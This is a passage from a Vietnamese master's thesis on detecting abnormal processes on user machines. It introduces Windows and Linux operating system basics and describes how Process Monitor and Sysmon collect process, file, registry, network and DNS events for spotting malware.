NGUYỄN DIỆP ANH

HỆ THỐNG THÔNG TIN

2019 – 2021

HÀ NỘI – NĂM 2021

HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG

NGUYỄN DIỆP ANH

NGHIÊN CỨU PHƯƠNG PHÁP PHÁT HIỆN TIẾN TRÌNH BẤT THƯỜNG TRÊN MÁY NGƯỜI DÙNG

LUẬN VĂN THẠC SĨ KỸ THUẬT

HÀ NỘI - NĂM 2021

HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG

NGUYỄN DIỆP ANH

NGHIÊN CỨU PHƯƠNG PHÁP PHÁT HIỆN TIẾN TRÌNH BẤT THƯỜNG TRÊN MÁY NGƯỜI DÙNG

CHUYÊN NGÀNH : **HỆ THỐNG THÔNG TIN**

LUẬN VĂN THẠC SĨ KỸ THUẬT

NGƯỜI HƯỚNG DẪN KHOA HỌC: TS. ĐỖ XUÂN CHỢ

HÀ NỘI - NĂM 2021

LỜI CAM ĐOAN

Tôi cam đoan đây là công trình nghiên cứu của riêng tôi.

Các số liệu, kết quả nêu trong luận văn là trung thực và chưa từng được ai công bố trong bất kỳ công trình nào khác.

Tác giả luận văn ký và ghi rõ họ tên

Nguyễn Diệp Anh

LỜI CẢM ƠN

Trong suốt quá trình học tập và hoàn thành luận văn tốt nghiệp, tôi đã nhận được rất nhiều sự giúp đỡ, động viên từ thầy cô, gia đình và bạn bè. Tôi xin chân thành cảm ơn sự giúp đỡ này.

Trước hết tôi xin bày tỏ sự cảm ơn đặc biệt tới TS Đỗ Xuân Chợ, người đã định hướng cho tôi trong việc lựa chọn đề tài, đưa ra những nhận xét quý giá và trực tiếp hướng dẫn tôi trong suốt quá trình nghiên cứu và hoàn thành luận văn tốt nghiệp.

Tôi xin chân thành cảm ơn những sự giúp đỡ quý báu của anh Lê Hoàng Đương và các anh chị công tác tại trung tâm An Ninh Mạng - Công ty cổ phần Công nghệ NGTECH.

Tôi xin gửi lời cảm ơn tới gia đình và bạn bè, những người luôn ở bên cạnh động viên, ủng hộ, tạo điều kiện cho tôi hoàn thành khóa luận này.

MỤC LỤC

DANH MỤC CÁC KÝ HIỆU, CÁC CHỮ VIẾT TẮT

Viết tắt	Tiếng Anh	Tiếng Việt
CPU	Central Processing Unit	Bộ xử lý trung tâm của máy tính. CPU xử lý tất cả các lệnh mà nó nhận được từ phần cứng và phần mềm chạy trên máy tính
DMA	Direct memory access	Truy cập bộ nhớ trực tiếp
PID	Process ID	Số nguyên xác định định danh của tiến trình
ELF format	Executable and Linkable Format	Định dạng tập tin tiêu chuẩn phổ biến cho các tập tin thực thi, mã đối tượng, thư viện dùng chung và kết xuất lõi
TCP	Transmission Control Protocol	Giao thức điều khiển truyền vận

DANH MỤC CÁC BẢNG

DANH MỤC CÁC HÌNH

CHƯƠNG 1: GIỚI THIỆU HỆ ĐIỀU HÀNH TRONG MÁY NGƯỜI DÙNG

1.1. Tổng quan hệ điều hành

1.1.1 Khái niệm hệ điều hành

Hệ điều hành là tập hợp các chương trình được tổ chức thành một hệ thống với nhiệm vụ:


Đảm bảo tương tác giữa người dùng và máy tính.

- Cung cấp các phương tiện dịch vụ để điều phối thực hiện chương trình

- Quản lý chặt chẽ các tài nguyên của máy, tổ chức khai thác chúng một cách thuận tiện và tối ưu.

- Hệ điều hành là cầu nối giữa các thiết bị với người dùng và giữa các thiết bị với các chương trình thực hiện trên máy

- Hệ điều hành điều khiển và phối hợp việc sử dụng phần cứng cho những ứng dụng khác nhau của nhiều người sử dụng khác nhau. Hệ điều hành cung cấp một môi trường mà các chương trình có thể làm việc hiện hữu trên đó.



Hình 1.1. Mô hình trừu tượng của hệ thống máy tính

1.1.2. Các chức năng của hệ điều hành

1.1.2.1. Chức năng của hệ điều hành

- Tổ chức giao tiếp giữa người dùng và hệ thống, có thể thông qua hệ thống lệnh hoặc bảng chọn được điều khiển bởi chuột và bàn phím.

- Cung cấp tài nguyên cho các chương trình và tổ chức thực hiện các chương trình đó;

- Tổ chức lưu trữ thông tin trên bộ nhớ ngoài, cung cấp các công cụ để tìm kiếm và truy cập thông tin;

- Kiểm tra và hỗ trợ bằng phần mềm cho các thiết bị ngoại vi để có thể khai thác chúng một cách thuận tiện và hiệu quả;

- Cung cấp các dịch vụ tiện ích hệ thống (làm việc với đĩa, truy cập mạng...).

1.1.2.2. Các thành phần của hệ điều hành

Để đảm bảo những chức năng trên, hệ điều hành cần có các chương trình tương ứng để:

- Cung cấp môi trường giao tiếp giữa người dung và hệ thống: thông qua hệ thống câu lệnh được nhập từ bàn phím hoặc thông qua các đề xuất của hệ thống (bảng chọn, cửa sổ, biểu tượng đồ họa …) được điều khiển bằng bàn phím hoặc chuột.

- Quản lý tài nguyên bao gồm và phân phối thu hồi tài nguyên

- Tổ chức thông tin trên bộ nhớ ngoài nhằm lưu trữ, tìm kiếm và cung cấp thông tin cho các chương trình khác xử lý (được gọi chung là hệ thống quản lý tệp)

- Đa số các hệ điều hành phổ biến hiện nay có một số tiện ích liên quan đến mạng máy tính đó là các dịch vụ kết nối và làm việc với Internet, trao đổi thư tín điện tử.

1.2. Phân loại hệ điều hành

1.2.1. Giới thiệu về hệ điều hành Windows

Hệ điều hành Microsoft Windows (hoặc đơn giản là Windows) có ba loại chính sau:

1.2.1.1. Đơn nhiệm một người dùng

Các chương trình phải thực hiện lần lượt

- Mỗi lần làm việc chỉ có một người được đăng kí vào hệ thống.

- Hệ điều hành loại này đơn giản và không đòi hỏi máy tính phải có bộ xử lí mạnh.

Ví dụ: MS-DOS là một hệ điều hành đơn nhiệm một người dùng.

1.2.1.2. Đa nhiệm một người dùng

- Chỉ cho phép một người được đăng kí vào hệ thống nhưng có thể kích hoạt cho hệ thống thực hiện đồng thời nhiều chương trình.

- Hệ điều hành loại này khá phức tạp và đòi hỏi máy phải có bộ xử lí đủ mạnh.

Ví dụ: Windows 95 là hệ điều hành đa nhiệm một người dùng.

1.2.1.3. Đa nhiệm nhiều người dùng

- Cho phép nhiều người được đăng kí vào hệ thống, có thể thực hiện đồng thời nhiều chương trình.

- Hệ điều hành loại này rất phức tạp, đòi hỏi máy phải có bộ xử lí mạnh, bộ nhớ trong lớn và thiết bị ngoại vi phong phú.

Ví dụ: Windows XP, Windows 10 là một hệ điều hành đa nhiệm nhiều người dùng.

1.2.2. Hệ điều hành Linux

1.2.2.1. Giới thiệu hệ điều hành Linux

Linux là một hệ điều hành máy tính mã nguồn mở, cách hoạt động giống như các hệ điều hành khác như: Microsoft Windows, Apple Mac OS, iOS, Google android ... Đây là một HĐH sử dụng cả giao diện GUI và command line.

Nhiệm vụ của Linux là cho phép giao tiếp giữa phần cứng và phần mềm máy tính, xử lý tiếp nhận thông tin đầu vào và trả kết quả ra màn hình, đây chính là chức năng cơ bản nhất của một hệ điều hành.

Hiện nay, dưới sự hỗ trợ bởi các công ty lớn như IBM và Hewlett-Packard, đồng thời nó cũng bắt kịp các phiên bản Unix độc quyền, thậm chí là một thách thức đối với sự thống trị của Microsoft Windows trong một số lĩnh vực. Sở dĩ Linux đạt

được những thành công một cách nhanh chóng là nhờ vào các đặc tính nổi bật so với các hệ thống khác: chi phí phần cứng thấp, tốc độ cao và khả năng đảm bảo an toàn tốt, độ tin cậy cao cũng như là giá thành rẻ, không phụ thuộc vào nhà cung cấp.

Các bản phân phối Linux hiện nay:

- Ubuntu.
- Debian GNU/Linux.
- Ultimate Edition.
- Red Hat Enterprise Linux.
- Fedora Core.
- Linux Mint.
- Knoppix.
- Vubuntu.
- OpenSolaris.

1.2.2.2. Kiến trúc của hệ điều hành

Về cơ bản kiến trúc của hệ điều hành LINUX/UNIX bao gồm các bộ phận chính như sau:

Kernel: Kernel chính là phần nhân của linux, là thành phần quan trọng nhất và có nhiệm vụ thiết lập giao tiếp giữa các phần mềm và thiết bị phần cứng. Hơn thế nữa, nó còn đảm nhận việc quản lý tài nguyên của hệ thống. Nó có bốn nhiệm vụ sau:

- Quản lý thiết bị: Một máy tính sẽ có nhiều thiết bị như CPU, RAM, card đồ họa … Kernel sẽ lưu trữ tất cả các dữ liệu liên quan đến tất cả các thiết bị trong trình điều khiển thiết bị driver

- Quản lý bộ nhớ: Một chức năng khác đó là quản lý bộ nhớ. Kernel theo dõi bộ nhớ đã sử dụng và chưa sử dụng và đảm bảo rằng các tiến trình không được sử dụng dữ liệu của nhau bằng địa chỉ bộ nhớ ảo.

- Quản lý quy trình: Kernel chỉ định đủ thời gian và ưu tiên cho các quy trình tước khi CPU xử lý các quy trình khác

- Xử lý lệnh gọi hệ thống: Xử lý lệnh gọi hệ thống có nghĩa là một lập trình viên có thể viết một truy vấn hoặc yêu cầu kernel thực hiện một tác vụ nào đó.


System Libraries: System Libraries là những thư viện / phần mềm đặc biệt giúp truy cập vào các tính năng của Karnel. Mỗi Karnel sẽ phải được kích hoạt để thực hiện một tác vụ các ứng dụng sẽ hoàn thành những tác vụ đó.

System Tools: Hệ điều hành Linux có một tập hợp các công cụ tiện ích, thường là các lệnh command line đơn giản. Nó là một phần mềm mà dự án GNU đã viết và xuất bản theo giấy phép mã nguồn mở của họ, nhằm giúp phần mềm cung cấp miễn phí cho tất cả mọi người.

Với sự trợ giúp của các lệnh, bạn có thể truy cập file của mình, chỉnh sửa và thao tác dữ liệu trong thư mục hoặc file của bạn, thay đổi vị trí của file hoặc bất cứ một thao tác nào khác.

Development Tools: Với ba thành phần trên là hệ điều hành Linux có thể hoạt động được rồi đấy. Nhưng nhằm giúp các nhà phát triển có thể cập nhật hệ thống, cũng như tạo ra những công cụ khác thì Linux cho phép lập trình viên sử dụng những công cụ riêng của nó, ta gọi là toolchain.

End User Tools: Đây chính là tập hợp những phần mềm mà người dùng cài vào máy tính để sử dụng như: Trình duyệt web, phần mềm nghe nhạc, office ...



Hình 1.2. Hệ điều hành Linux

1.3. Kết luận Chương 1

Kết thúc chương 1, luận văn đã trình bày tổng quan về hệ điều hành, trong đó trình bày chi tiết về hai hệ điều hành phổ biến nhất hiện nay là Windows và Linux. Mỗi hệ điều hành, luận vă đã nghiên cứu về kiến trúc, thành phần và nguyên lý hoạt động. Trong chương tiếp theo, luận văn sẽ tập trung nghiên cứu về các phương thức thu thập dữ liệu liên quan tới tiến trình trên hệ thống.

CHƯƠNG 2: NGHIÊN CỨU PHƯƠNG PHÁP THU THẬP TIẾN TRÌNH TRÊN HỆ ĐIỀU HÀNH

Định nghĩa về tiến trình bất thường: "Process, hay tiến trình, là sự thực thi của một chương trình và thực hiện các hành động liên quan được chỉ định trong một chương trình, hoặc nó là một đơn vị thực thi nơi chương trình chạy. Hệ điều hành tạo, lên lịch và chấm dứt các tiến trình. Các tiến trình khác được tạo bởi tiến trình chính được gọi là tiến trình con.

Hoạt động của bất kì tiến trình nào cũng được kiểm soát bởi khối điều khiển tiến trình (Process Control Block, viết tắt là PCB). PCB chứa tất cả những thông tin quan trọng liên quan đến các tiến trình, chẳng hạn như: id tiến trình, ưu tiên, trạng thái, CPU.

Tiến trình bất thường sẽ là các tiến trình lạ, làm thay đổi performance hệ thống như CPU, Memory... làm hệ thống hoạt động chậm chạp hoặc có thể bị treo.

Định nghĩa tiến trình độc: Là tập các mẫu, các thuộc tính của tiến trình độc, mã độc, mã băm của mã độc, các chuỗi đại diện trích xuất từ mã độc (lấy từ virus total). Biểu hiện của tiến trình độc hại:

- Không có icon (biểu tượng)
- Không có thông tin mô tả hoặc tên công ty
- Không có ký tên Microsoft Image
- Tiến trình được packed
- Bao gồm nhiều URL lạ trong phần string của tiến trình
- Có chứa các DLL hoặc services khả nghi


Tất cả các mã độc đều có các hành vi tương tác tới hệ thống và các tài nguyên trong hệ thống. Do đó, để có thể phát hiện ra mã độc cần thực hiện việc theo dõi các tài nguyên của hệ thống, theo dõi sự thay đổi bất thường diễn ra khi sử dụng máy tính. Trong phần này, luận văn trình bày các công cụ có thể sử dụng để theo dõi về hoạt động của tiến trình trong hệ điều hành.

2.1. Một số phương pháp và kỹ thuật thu thập tiến trình Windows

2.1.1. Process Monitor

Process Monitor là công cụ giám sát và theo dõi dành cho hệ điều hành Windows được phát triển từ hai công cụ là Filemon và Regmon, được sử dụng để giám sát các tệp và hoạt động của chúng. Process Monitor là công cụ giám sát hệ thống vô cùng mạnh mẽ, với khả năng giám sát các tập tin, cửa sổ đăng ký của một ứng dụng. Process Monitor cung cấp cái nhìn trực quan, chính xác những gì tiến trình đang hoạt động trên hệ thống và cho phép người dùng khả năng cách ly các tài nguyên và ứng dụng yêu cầu truy cập. Đây là công cụ rất hữu ích hỗ trợ quá trình phát hiện Malware, phần mềm độc hại hoặc muốn theo dõi hành vi của bất kỳ một chương trình nào đang tác động tới hệ thống. Process Monitor có khả năng thu thập rất nhiều dữ liệu trên máy tính Windows, đặc biệt tập trung vào các hoạt động (Input/Output) sau:

- *Registry*: liên quan tới các việc tạo, xóa, truy vấn registry.
- *File System:* liên quan tới hoạt động tạo, ghi, xóa tập tin.
- *Network:* hiển thị lưu lượng TCP/UDP.
- *Process:* thông tin liên quan tới tiến trình như khởi tạo, xóa, suspend…
- *Cấu hình:* những thông tin liên quan tới bộ nhớ, thời gian…



Hình 2.1. Màn hình công cụ Process Monitor

ProcessMon có tính năng giám sát và khả năng lọc rất mạnh mẽ:

- Khả năng bắt thông tin qua các tham số vào/ra.

- Quá trình lọc (filter) không làm mất dữ liệu.

- Bắt các thông tin của stack trong các luồng cho từng hành động, do đó dễ dàng phát hiện ra gốc của hành động.

- Đưa ra các thông tin tin cậy về chi tiết sản phẩm: đường dẫn, command line, người dùng, session ID.

- Khả năng cấu hình các cột linh hoạt.


- Khả năng filter được thiết lập tới tất cả các trường dữ liệu.

- Khả năng ghi log và capture dữ liệu rất lớn: khoảng 10 triệu sự kiện được capture với khoảng 10 triệu GB dữ liệu.

- Process Tree chỉ ra mối quan hệ giữa các tiến trình liên quan trong cùng một nhánh.

- Dễ dàng xem thông tin về process thông qua tool tip.

- Ghi log các thao tác, hành động thời gian boot.



Hình 2.2. Thông tin về một tiến trình Process Monitor thu thập

Đối với mỗi tiến trình, công cụ Process Monitor có thể thu thập toàn bộ thông tin về tiến trình đó, đặc biệt trong đó tập trung vào các thông số như:

- *Time:* thời gian bắt đầu khởi tạo tiến trình.

- *Process Name:* tên tiến trình.

- *PID:* Process ID của tiến trình tạo ra sự kiện trên hệ thống. Mỗi tiến trình trên hệ điều hành đều được đánh một PID riêng biệt giúp hệ thống liên kết các sự kiện với nhau và phân biệt giữa các tiến trình trên hệ thống.


- *Parent PID:* Process ID của tiến trình cha, là tiến trình tạo ra tiến trình hiện tại.

- *User:* thông tin tài khoản tạo tiến trình.

- *Operation:* hoạt động của tiến trình với hệ thống như (đọc, ghi, xóa registry, tập tin, kết nối mạng hay tạo tiến trình mới).


- *Path:* đây không phải là địa chỉ của tập tin tiến trình, nó là đường dẫn đến bất kỳ điều gì đang được thực hiện bởi sự kiện này. Ví dụ, nếu tiến trình tạo một sự kiện WirteFile, trường này sẽ hiển thị tên tệp hoặc thư mục mà tập tin mới được tạo.

Ngoài ra, công cụ còn cung cấp các thông tin khác như hình dưới đây:




Hình 2.3. Thông tin Process Monitor thu thập về tiến trình

Ngoài những thông tin chi tiết về từng tiến trình, công cụ còn có khả năng tổng hợp, phân tích cung cấp cho người dùng cái nhìn tổng quan về toàn bộ tiến trình đang chạy trong hệ thống.



Hình 2.4. Cây thư mục về tiến trình đang chạy trên hệ thống

Khả năng tổng hợp thông tin chi tiết về tài nguyên hệ thống, kết nối mạng và nhiều hoạt động khác của tiến trình.



Hình 2.5. Hoạt động của tiến trình đang chạy trên hệ thống

Process Monitor là công cụ được phát hành miễn phí trong bộ công cụ sysinternalsuite do Microsoft cung cấp, được các chuyên gia an ninh mạng hàng đầu thế giới tin dùng trong việc theo dõi, giám sát tiến trình trên hệ thống Windows để phát hiện mã độc trên hệ thống.

2.1.2. System Monitor

Sysmon là trình điều khiển thiết bị và dịch vụ hệ thống Windows, sau khi được cài đặt sẽ tồn tại trong toàn hệ thống để theo dõi và ghi nhật ký hoạt động của hệ thống vào nhật ký sự kiện của Windows. Sysmon cung cấp thông tin chi tiết về các process được tạo, kết nối mạng và thay đổi thời gian tạo tệp. Bằng cách thu thập các sự kiện mà nó tạo ra bằng Windows Agent Collection hoặc các tác nhân SIEM và sau đó phân tích chúng để xác định hoạt động độc hại hoặc bất thường, từ đó tìm hiểu các kẻ xâm nhập hoạt động trên mạng.

Tổng quan về khả năng của Sysmon:

- Ghi nhật ký quá trình tạo tiến trình với đầy đủ dòng lệnh cho cả tiến trình hiện tại và tiến trình cha.

- Ghi lại giá trị băm của tập tin khởi tạo tiến trình với giá trị mặc định là SHA1, ngoài ra còn có các giá trị khác như MD5, SHA256 hoặc IMPHASH.

- Lưu trữ nhiều giá trị băm.

- Lưu trữ giá trị GUID trong quá trình tạo sự kiện để cho phép tổng hợp, phân tích sự tương quan giữa các sự kiện ngay cả khi hệ điều hành Windows sử dụng lại PID.

- Giá trị Session GUID trong mỗi sự kiện để cho phép tổng hợp, phân tích tương quan các sự kiện trên cùng một phiên đăng nhập.

- Nhật ký quá trình tải, quá trình điều khiển hệ thống, thư viện với chữ ký và giá trị băm của từng tập tin.

- Lưu nhật ký mở, đọc ổ đĩa.

- Lưu nhật ký kết nối mạng, bao gồm thông tin tiến trình kết nối, địa chỉ IP, cổng, địa chỉ kết nối.

- Phát hiện các thay đổi về thời gian tạo tập tin để thu thông tin liên quan tới sự kiện thay đổi tập tin. Thay đổi thời gian tạo tập tin là một trong những kỹ thuật hay được mã độc sử dụng.

- Tự động tải lại cấu hình nếu có thay đổi trong registry.

- Cơ chế lọc giúp loại trừ các sự kiện một cách linh hoạt

- Theo dõi, giám sát hệ thống ngay từ khi quá trình khởi động để nắm bắt được toàn bộ hoạt động của các tiến trình trên hệ thống Windows.

Hiện tại, Microsoft đã phát hành Sysmon phiên bản 11, người dùng có thể tải về từ trang chủ của hệ thống microsoft hoặc thông qua địa chỉ: https://docs.microsoft.com/vi-vn/sysinternals/. Trang web Sysinternals được tạo ra từ năm 1996 bởi Mark Russinovich để lưu trữ các tiện ích hệ thống và thông tin kỹ thuật tiến tiến của ông. Ngay cả những chuyên gia an ninh mạng hàng đầu thế giới, hay nhà phát triển phần mềm Windows, đều truy cập địa chi web này để tìm các tiện ích, công cụ liên quan tới việc giám sát Windows.

Người dùng có thể đơn giản cài đặt hoặc gỡ bỏ Sysmon bằng dòng lệnh như bảng dưới đây

Bảng 2.1. Câu lệch cài đặt và gỡ bỏ Sysmon


Thông tin	Lệnh
Cài đặt	Sysmon64 -i [<tập tin cấu hình>]
Cập nhật cấu hình	Sysmon64 -c [<tập tin cấu hình>]
Cài đặt event manifest	Sysmon64 -m
Hiển thị thông tin cấu hình	Sysmon64 -s
Gỡ cài đặt	Sysmon64 -u [force]

Bảng 2.2. Thông tin chi tiết tùy chọn cấu hình của Sysmon

Tùy chọn	Mô tả
-i	Cài đặt dich vụ và trình điều khiển. Ngoài việc cài đặt mặc định, người dùng có thể cấu hình theo tập tin cấu hình tùy chỉnh
-c	Cập nhật cấu hình của Sysmon sau khi đã cài đặt
-m	Cài đặt event manifest
-s	Hiển thị thông tin cấu hình cài đặt đã định nghĩa
-u	Gỡ bỏ dịch vụ và trình điều khiển. Tùy chọn “force” giúp hệ thống gỡ bỏ công cụ ngay cả khi một vài thành phần chưa được cài đặt
-l	Lưu nhật ký những mô đun được cài đặt lên hệ thống
-n	Lưu nhật ký kết nối mạng
-r	Kiểm tra chữ ký của các tập tin được cài

Ngay sau khi cài đặt, Sysmon sẽ lập tức thu thập toàn bộ thông tin sự kiện liên quan tới tiến trình hoạt động trên hệ thống từ khi hệ thống bắt đầu khởi động và lưu trữ vào hệ thống. Đối với hệ điều hành Windows Vista và cao hơn, các sự kiện sẽ được lưu trữ trong đường dẫn “Applications and Services Logs/Microsoft

/Windows/Sysmon/Operational". Đối với các hệ thống cũ, các sự kiện sẽ được ghi vào nhật ký sự kiện trên hệ thống.



Hình 2.6. Thông tin về dữ liệu nhật ký do Sysmon thu thập


Trong phần này, luận văn sẽ không mô tả cách thức cài đặt Sysmon trên hệ thống mà tập trung vào trình bày cơ chế, nguyên lý hoạt động của Sysmon, cách thức Sysmon thu thập thông tin về tiến trình trên hệ thống Windows. Trước khi tìm hiểu chi tiết về khả năng của Sysmon, luận văn sẽ trình bày về các sự kiện trong hệ thống Windows.

Nhật ký sự kiện Windows (Event Windows) có lẽ là nhật ký nổi tiếng nhất trên các hệ thống Windows, tương đương với syslog trên các hệ thống Linux. Nhật ký sự kiện ghi lại một loạt các sự kiện hằng ngày xảy ra trên các hệ thống Windows và có thể cấu hình để ghi lại một loạt các sự kiện bổ sung. Các sự kiện này được chia thành các danh mục được triển khai thông qua các bản ghi sự kiện khác nhau, chẳng hạn như sự kiện đảm bảo an toàn, hệ thống và ứng dụng. Nhật ký sự kiện có thể cung cấp rất nhiều thông tin hữu ích cho việc khắc phục sự cố cũng như để hiểu các sự kiện trong quá trình điều tra, truy vết tấn công mạng.

Trên họ hệ điều hành Windows, từ Windows 2000 đến nay, nhật ký sự kiện là một cấu trúc tập tin nhị phân với tiêu đề và một loạt các bản ghi sự kiện được lưu trữ trong tệp. Dựa trên cách hệ điều hành được thiết kế, khi một số sự kiện nhất định,

chẳng hạn như người dùng đăng nhập hoặc tắt thì sẽ có một bản ghi về sự kiện này được tạo và ghi lại. Một số sự kiện khác được ghi lại mặc định, một số khác thì được cấu hình để được ghi lại. Ngoài ra, các thông tin về nhật ký sự kiện như như kích thước tập tin, thời gian lưu trữ đều được lưu trữ trong registry có đường dẫn như sau:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\EventLog\<event log>



Hình 2.7. Thông tin lưu trữ về Event log

Theo mặc định, hệ thống Windows lưu trữ các sự kiện thông dụng sau:

- *Application events:* sự kiện liên quan tới các chương trình chạy, kết quả hoàn thành và các vấn đề phát sinh khi chạy chương trình

- *Security events:* liên quan tới các vấn đề đảm bảo an toàn như đăng nhập, đăng xuất…

- *Setup events:* sự kiện liên quan tới cấu hình, cài đặt hệ thống.

- *System events:* sự kiện liên quan tới các lỗi, cảnh báo trong hệ thống.

Để đạt được hiệu quả cao trong việc giám sát, theo dõi thông tin tiến trình trên hệ thống, Sysmon sẽ chỉ thực hiện thu thập 22 sự kiện nhất định trên Windows nhưng vẫn đảm bảo đầy đủ thông tin về hoạt động của tiến trình giúp chuyên gia an ninh mạng nhanh chóng nắm bắt được toàn bộ tiến trình hoạt động trên hệ thống và dễ dàng phát hiện tiến trình độc. Các sự kiện mà Sysmon thu thập như sau:

Các tiến trình thu thập được bằng Sysmon trên Event Viewer:

- *Event ID 1:* Process creation cung cấp thông tin mở rộng về một process mới được tạo.

- *Event ID 2:* A process changed a file creation time được đăng ký khi thời gian tạo tệp được sửa đổi bởi một process sự kiện này giúp theo dõi thời gian tạo thực sự của một tập tin. Kẻ tấn công có thể thay đổi thời gian tạo tập tin để làm cho nó trông giống như nó đã được cài đặt với hệ điều hành. Lưu ý rằng nhiều quy trình thay đổi hợp pháp thời gian tạo tệp, nó không nhất thiết chỉ ra hoạt động độc hại.

- *Event ID 3:* Network connection là sự kiện kết nối mạng ghi lại các kết nối TCP / UDP trên máy. Nó bị tắt theo mặc định. Mỗi kết nối được liên kết với một quy trình thông qua các trường ProcessID và ProcessGUID. Sự kiện này cũng chứa tên máy chủ nguồn và đích địa chỉ IP, số port và trạng thái IPv6.

- *Event ID 4:* Sysmon service state changed là sự kiện thay đổi trạng thái dịch vụ Sysmon (đã bắt đầu hoặc đã dừng).

- *Event ID 5:* Process terminated là quá trình báo cáo sự kiện khi một quá trình kết thúc. Nó cung cấp UtcTime, ProcessGuid và ProcessID của quy trình.

- *Event ID 6:* Driver loaded cung cấp thông tin về driver đang được tải trên hệ thống.

- *Event ID 7:* Image loaded là nhật ký sự kiện tải hình ảnh khi một module được tải trong một process cụ thể. Sự kiện này nên được cấu hình cẩn thận vì giám sát tất cả các sự kiện tải hình ảnh sẽ tạo ra một số lượng lớn các sự kiện.

- *Event ID 8:* CreateRemoteThread sự kiện CreatRemoteThread phát hiện khi một tiến trình tạo một luồng trong tiến trình khác. Kỹ thuật này được sử dụng bởi phần mềm độc hại để tiêm mã và ẩn trong các quy trình khác. Sự kiện chỉ ra quá trình nguồn và đích. Nó cung cấp thông tin về mã sẽ được chạy trong luồng mới: StartAddress, StartModule và StartFunction. Lưu ý rằng các trường StartModule và StartFunction được suy ra, chúng có thể trống nếu địa chỉ bắt đầu nằm ngoài các module được tải hoặc các hàm xuất đã biết.

- *Event ID 9:* RawAccessRead sự kiện RawAccessRead phát hiện khi một quá trình tiến hành các hoạt động đọc từ ổ đĩa bằng cách sử dụng ký hiệu "\\.\", Kỹ thuật này thường được sử dụng bởi phần mềm độc hại để lọc dữ liệu của các tệp bị khóa để đọc, cũng như để tránh các công cụ kiểm tra truy cập tệp. Sự kiện chỉ ra quá trình nguồn và thiết bị đích.

- *Event ID 10:* ProcessAccess là quá trình truy cập báo cáo sự kiện khi một quy trình mở ra một quy trình khác, một hoạt động thường được theo sau bởi các truy vấn thông tin hoặc đọc và ghi không gian địa chỉ của quy trình đích. Điều này cho phép phát hiện các công cụ hack đọc nội dung bộ nhớ của các quy trình như Local Security Agency (Lsass.exe) đánh cắp thông tin đăng nhập để sử dụng trong các cuộc tấn công Pass-the-Hash. Việc kích hoạt nó có thể tạo ra số lượng ghi nhật ký đáng kể nếu có các tiện ích chẩn đoán hoạt động liên tục mở các quy trình để truy vấn trạng thái của chúng, do đó thường chỉ nên thực hiện với các bộ lọc loại bỏ các truy cập dự kiến.

- *Event ID 11:* FileCreate là hoạt động tạo tập tin được ghi lại khi một tập tin được tạo hoặc ghi đè. Sự kiện này theo dõi các vị trí tự khởi động như thư mục Startup, cũng như các thư mục tải xuống tạm thời và là những nơi phổ biến khiến phần mềm độc hại bị loại bỏ trong quá trình lây nhiễm ban đầu.

- *Event ID 12:* RegistryEvent (Object create and delete) khóa đăng ký và giá trị khởi tạo và xóa operations map theo loại sự kiện này, có thể hữu ích cho việc theo dõi các thay đổi đối với các vị trí tự khởi động của Sổ đăng ký hoặc phần mềm thay đổi độc hại.

- *Event ID 13:* RegistryEvent (Value Set) xác định sửa đổi giá trị Registry. Sự kiện này ghi lại giá trị được ghi cho các giá trị Registry của loại DWORD và QWORD.

- *Event ID 14:* RegistryEvent (Key and Value Rename) Registry key và đổi tên operations map thành loại sự kiện này, ghi lại tên mới của khóa hoặc giá trị đã được đổi tên.

- *Event ID 15:* FileCreateStreamHash sự kiện này ghi lại khi tạo một dòng tệp và nó tạo ra các sự kiện ghi lại hàm băm nội dung của tệp mà luồng được gán cũng như nội dung của luồng được đặt tên.

- *Event ID 17:* PipeEvent (Pipe Created) sự kiện này tạo ra khi đường ống được tạo ra. Phần mềm độc hại thường sử dụng các đường ống được đặt tên để liên lạc giữa các quá trình.

- *Event ID 18:* PipeEvent (Pipe Connected) sự kiện này ghi lại khi kết nối đường ống được thực hiện giữa máy khách và máy chủ.

- *Event ID 19:* WmiEvent (WmiEventFilter activity detected) khi bộ lọc sự kiện WMI được đăng ký, đây là phương thức được phần mềm độc hại sử dụng để thực thi, sự kiện này sẽ ghi lại không gian tên WMI, tên bộ lọc và biểu thức lọc.


- *Event ID 20:* WmiEvent (WmiEventConsumer activity detected) sự kiện này ghi lại đăng ký của người tiêu dùng WMI, ghi lại tên người dùng, nhật ký và đích đến.

- *Event ID 21:* WmiEvent (WmiEventConsumerToFilter activity detected) khi người tiêu dùng liên kết với bộ lọc, sự kiện này sẽ ghi lại tên người tiêu dùng và đường dẫn bộ lọc.

- *Event ID 22:* DNSEvent (DNS query) sự kiện này tạo ra khi một quá trình thực hiện truy vấn DNS, cho dù kết quả thành công hay thất bại, được lưu trữ hay không. Sự kiện này đã được thêm từ Windows 8.1 vì vậy nó không có sẵn trên Windows 7 trở về trước.

- *Event ID 255:* Error sự kiện này được tạo khi xảy ra lỗi trong Sysmon. Chúng có thể xảy ra nếu hệ thống chịu tải nặng và không thể thực hiện một số nhiệm vụ nhất định hoặc có lỗi trong dịch vụ Sysmon.

Người dùng có thể sử dụng công cụ Event Viewer mặc định trên Windows và truy cập đường dẫn "Applications and Services Logs/Microsoft/Windows/ Sysmon/Operational" để theo dõi thông tin về nhật ký sự kiện liên quan tới tiến trình mà Sysmon thu thập.



Hình 2.8. Thông tin sự kiện Windows Sysmon thu thập

Với mỗi sự kiện Windows, Sysmon thực hiện thu thập đầu đủ thông tin như sau:

- Thời gian tạo sự kiện.

-ProcessGuid: dùng để liên kết, tương quan giữa các sự kiện.

-Image: tập tin khởi tạo tiến trình.

- FileVersion: phiên bản tập tin.

- Thông tin liên quan tới tập tin khởi tạo tiến trình (Company, Product, Desciption…).

- CommandLine: dòng lệnh khởi tạo tập tin.

- CurrentDirectory: thư mục lưu trữ tập tin.


- User: thông tin tài khoản tạo tiến trình.

- LogonGuid: thông tin phiên đăng nhập.

- LogonID: định danh phiên đăng nhập.

- Hashes: mã hash của tập tin.

- ParentProcessGuild: thông tin Guid của tiến trình cha dùng để liên kết, tương quan giữa các sự kiện.




Hình 2.9. Thông tin sự kiện Sysmon thu thập

Với việc sử dụng Sysmon, chuyên gia an ninh mạng có thể sử dụng công cụ để kiểm toán, theo dõi, giám sát hệ thống để phát hiện những hành vi bất thường của tiến trình, tìm kiếm những tiến trình bất thường chạy trên Windows, phát hiện những kết nối bất thường đến những địa chỉ IP nghi ngờ, phát hiện thay đổi tập tin và những truy vấn DNS độc hại.

2.2. Một số phương pháp và kỹ thuật thu thập tiến trình Linux

